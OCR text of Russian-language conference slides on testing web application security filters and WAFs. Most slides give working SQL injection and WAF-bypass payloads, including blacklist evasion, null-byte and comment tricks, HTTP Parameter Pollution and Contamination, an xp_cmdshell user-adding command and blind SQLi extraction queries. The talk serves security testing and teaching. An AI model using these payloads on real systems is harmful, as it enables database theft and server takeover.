
Тестирование программных фильтров безопасности

Игорь Бондаренко. Intetics Co.

SOA DAYS#11
Точка роста твоей карьеры

Для чего необходима фильтрация



SOA DAYS#11
Точка роста твоей карьеры

Типы фильтров

Прозрачные для Web-приложения

- *magic_quotes_gpc, display_errors, etc*
- *mod_rewrite, ISAPI-фильтры, etc*

Встроенные функции языка разработки

- *Универсальные - addslashes(), addcslashes(), htmlspecialchars(), etc*
- *Предназначенные для определенной среды*
  mysql_real_escape_string(), pg_escape_string()


Разрабатываемые самим программистом

- *Приведение типов*
- *Использование регулярных выражений*

SOA DAYS#11
Точка роста твоей карьеры

Использование WAF

- **Файрвол Веб-Приложений (WAF)** – это программно-аппаратный комплекс, плагин сервера или фильтр, который применяет набор правил к HTTP-диалогу



SOA DAYS#11
Точка роста твоей карьеры

Методы обхода фильтров

1. Использование кодирования данных передаваемых в приложение
2. Использование представлений, отсутствующих в фильтре
3. Обфускация запроса и данных
4. Использование выражений для обхода сигнатур «черного списка»
5. Использование null-byte для обхода бинарно-зависимых функций
6. Использование набора символов, удаляемых фильтром

SOA DAYS#11
Точка роста твоей карьеры

Основные проблемы WAF

Фундаментальные ограничения технологии

- *Неспособность полностью защитить Web-приложение от всех возможных уязвимостей*

Общие проблемы

- *Разработчикам универсальных фильтров WAF приходиться*

балансировать между эффективностью фильтра и

минимизацией ошибок блокировки легитимного трафика

- *Обработка возвращаемого трафика клиенту*

Уязвимости реализации

- *Технологии нормализации запроса*
- *Использование новых техник эксплуатации уязвимостей в Web (HTTP Parameter Pollution, HTTP Parameter Fragmentation, замена null-byte и т.п.*

SOA DAYS#11
Точка роста твоей карьеры

Кодирование передаваемых данных

Строка «test» может быть представлена неограниченным количеством вариаций:

- *Hex-кодирование: 0x54657374*
- *ASCII-представление: char(124),char(145),char(163),char(164)*
- *Использование шифрования с различными ключами*

SOA DAYS#11
Точка роста твоей карьеры

Представления отсутсвующие в фильтре

Для проверки подобных представлений используются синонимы функций:

- *CHARACTER_LENGTH() -> CHAR_LENGTH()*
- *LOWER() -> LCASE()*
- *OCTET_LENGTH() -> LENGTH()*
- *LOCATE() -> POSITION()*
- *REGEXP() -> RLIKE()*
- *UPPER() -> UCASE()*

SQA DAYS#11
Точка роста твоей карьеры

Обход «черного списка»

- **preg_match('/(and|or)/i', $id)**
  1 or 1 = 1 1 and 1 = 1 - blocked
  1 || 1 = 1 1 && 1 = 1 - passed
- **preg_match('/(and|or|union)/i', $id)**
  union select user, password from users
  1 || (select user from users where user_id = 1) = 'admin'
- **preg_match('/(and|or|union|where|limit|group by|select)/i', $id)**
  1 || (select substr(gruop_concat(user_id),1,1) user from users) = 1
  1 || 1 = 1 into outfile 'result.txt'
  1 || substr(user,1,1) = 'a‘
- **preg_match('/(and|or|union|where|limit|group by|select|\'|hex)/i', $id)**
  1 || substr(user,1,1) = unhex(61)
  1 || substr(user,1,1) = lower(conv(11,10,36))
- **preg_match('/(and|or|union|where|limit|group by|select|\'|hex|substr)/i', $id)**
  1 || substr(user,1,1) = lower(conv(11,10,36))
  1 || lpad(user,7,1)

SQA DAYS#11
Точка роста твоей карьеры

Обход регулярных выражений

PHPIDS обычно блокирует запросы, содержащие = или (или ', за которыми следует любая строка или целое число

1 union select 1, table_name from information_schema.tables where table_name = 'users'

1 union select 1, table_name from information_schema.tables where table_name between 'a' and 'z'

1 union select 1, table_name from information_schema.tables where table_name between char(97) and char(122)

1 union select 1, table_name from information_schema.tables where table_name between 0x61 and 0x7a

1 union select 1, table_name from information_schema.tables where table_name like 0x7573657273

SOA DAYS#11
Точка роста твоей карьеры

Использование нулл байта

if(ereg ("^(.){1,3}$", $_GET['param'])) { … }

/?param=123

ereg ("^(.){1,3}$", "123") – true

/?param=1234

ereg ("^(.){1,3}$", "1234") – false

/?param=1+union+select+1

ereg ("^(.){1,3}$", "1 union select 1") – false

/?param=123%00

ereg ("^(.){1,3}$", "123\0") - true

/?param=1/%00*/union+select+1*

ereg ("^(.){1,3}$", "1/\0*/union select 1") - true*

SQA DAYS#11
Точка роста твоей карьеры

Набор символов, удаляемых фильтром

В запросе фильтруются заначения select и union

/?id=1+union+select+1,2,3/*

/?id=1+un/**/ion+sel/**/ect+1,2,3--

/?id=1+unUNIONion+selSELECTect+1,2,3--

Вместо конструкции /**/ можно использовать конструкции вида eq #####, %00

SOA DAYS#11
Точка роста твоей карьеры

Методы обхода WAF

1. Обход с помощью комментариев
   ?id=1+un/**/ion+se/**/lect+1,2,3--
2. Изменение регистра символов
   ?id=1+UnIoN/**/SeLecT/**/1,2,3--
3. Замещение ключевых слов при использовании preg_replace
   ?id=1+UNunionION+SEselectLECT+1,2,3--
   ?id=1+uni%0bon+se%0blect+1,2,3--
4. Кодировка символов
   ?id=1%252f%252a*/union%252f%252a
   /select%252f%252a*/1,2,3%252f%252a*/from%252f%252a*/users-
5. Переполнение буффера
   ?id=1+and+(select 1)=(select
   0x41414141414144141414141411414141414141414141414141
   414141414141….)+union+select+1,2,version(),database(),user(),6,7,8,9,10--

SOA DAYS#11
Точка роста твоей карьеры

Встроенные комментарии MySQL

Фильтр: **/union\sselect\ig**

Обход с помощью комментария: ?id=1/*!UnIoN*/SeLecT+1,2,3--

Пример:

```
?id=/*!UnIoN*/+/*!SeLecT*
    /+1,2,concat(/*!table_name*/)+FrOm/*!information_schema*/.tables
    /*!WhErE*/+/*!TaBlE_sChEMa*/+like+database()--
```

SOA DAYS#11
Точка роста твоей карьеры

HTTP Parameter Pollution

HPP атаки можно определить как возможность замещения или добавления GET/POST параметров через инъекцию в строке запроса.

Пример работы: http://anysite.com/search.aspx?**par1=val1&par1=val2**

Веб-сервер	Интерпретация параметров	Пример
ASP.NET/IIS	Склеивание через запятую	par1=val1,val2
PHP/Apache	Результат – последнее значение	par1=val2
JSP/Tomcat	Результат – первое значение	par1=val1
Perl/Apache	Результат – первое значение	par1=val1
DBMan	Склеивание через две тильды	par1=val1~~val2

SOA DAYS#11
Точка роста твоей карьеры

HTTP Parameter Pollution

Пример: стандартный коммерческий WAF

1. ?q=select name,password from users
   ?q=select name&q=password from users

2. ?q=select name,password from users
   ?q=select/*&q=*/name& amp;q=password/*&q=*/from/*&q=*/users

Интерпретация:

*q=select/**

q=/name*

*q=password/**

q=/from/**

q=/users*

q=select/,*/name,password/*,*/from/*,*/users*

q=select name,password from users

SOA DAYS#11
Точка роста твоей карьеры

HTTP Parameter Pollution

Пример: IBM WAF

?id=1'; EXEC master..xp_cmdshell “net user test qwerty /add” --

?id=1'; /*&id=1*/ EXEC /*&id=1*/ master..xp_cmdshell /*&id=1*/ “net user test qwerty” /*&id=1*/ --

Интерпретация:

id=1’; /*

id=1*/ EXEC /*

id=1*/ master..xp_cmdshell /*

id=1*/ “net user test qwerty” /*

id=1*/ --

SOA DAYS#11
Точка роста твоей карьеры

HTTP Parameter Contamination

Строка запроса	Ответ веб-сервера/GET значения	
	Apache/2.2.16, PHP/5.3.3	IIS6/ASP
?test[1=2	test_1=2	test[1=2
?test=%	test=%	test=
?test%00=1	test=1	test=1
?test=1%001	NULL	test=1
?test+d=1+2	test_d=1 2	test d=1 2

Ключевые слова	WAF	ASP/ASP.NET
sele%ct * fr%om	sele%ct * fr%om	select * from
;dr%op ta%ble xxx	;dr%op ta%ble xxx	;drop table xxx
<scr%ipt>	<scr%ipt>	<script>
<if%rame>	<if%rame>	<iframe>

SOA DAYS#11
Точка роста твоей карьеры

HTTP Parameter Contamination

HTTP Parameter Contamination (HPC) использует странное поведение компонентов веб-серверов, веб-приложений и браузеров в результате замусоривания параметров строки запроса зарезервированными или не ожидаемыми символами.

Примеры:

1. Test.asp?xp_cmdshell
   test.asp?xp[cmdshell
2. **URL Scan**

   ?file=../bla.txt
   ?file=.%./bla.txt
3. **WebKnight**

   ?id=10 and 1=0/(select top 1 table_name from information_schema.tables)
   ?id=10 a%nd 1=0/(se%lect top 1 ta%ble_name fr%om info%rmation_schema.tables)

SQA DAYS#11
Точка роста твоей карьеры

Blind SQL Injection

Использование логических запросов AND и OR

- /?id=1+OR+0x50=0x50
- /?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

Вместо знака равенства можно использовать (**!=, <>, <, >**)

Заменяя функции SQL, которые попадают в сигнатуры WAF, на их синонимы, становится возможным эксплуатировать уязвимость методом blind-SQL Injection

1. *substring() -> mid(), substr(), etc*
2. *ascii() -> hex(), bin(), etc*
3. *benchmark() -> sleep()*

Пример:

?id=substring((1),1,1)

?id=mid((1),1,1

SQA DAYS#11
Точка роста твоей карьеры

Blind SQL Injection

Примеры:

- substring((select 'password'),1,1) = 0x70
- substr((select 'password'),1,1) = 0x70
- mid((select 'password'),1,1) = 0x70
- strcmp(left('password',1), 0x69) = 1
- strcmp(left('password',1), 0x70) = 0
- strcmp(left('password',1), 0x71) = -1

SOA DAYS#11
Точка роста твоей карьеры

Вопросы

Email: bondarenko.ihar@yandex.ru
Skype: igor.bondarenko1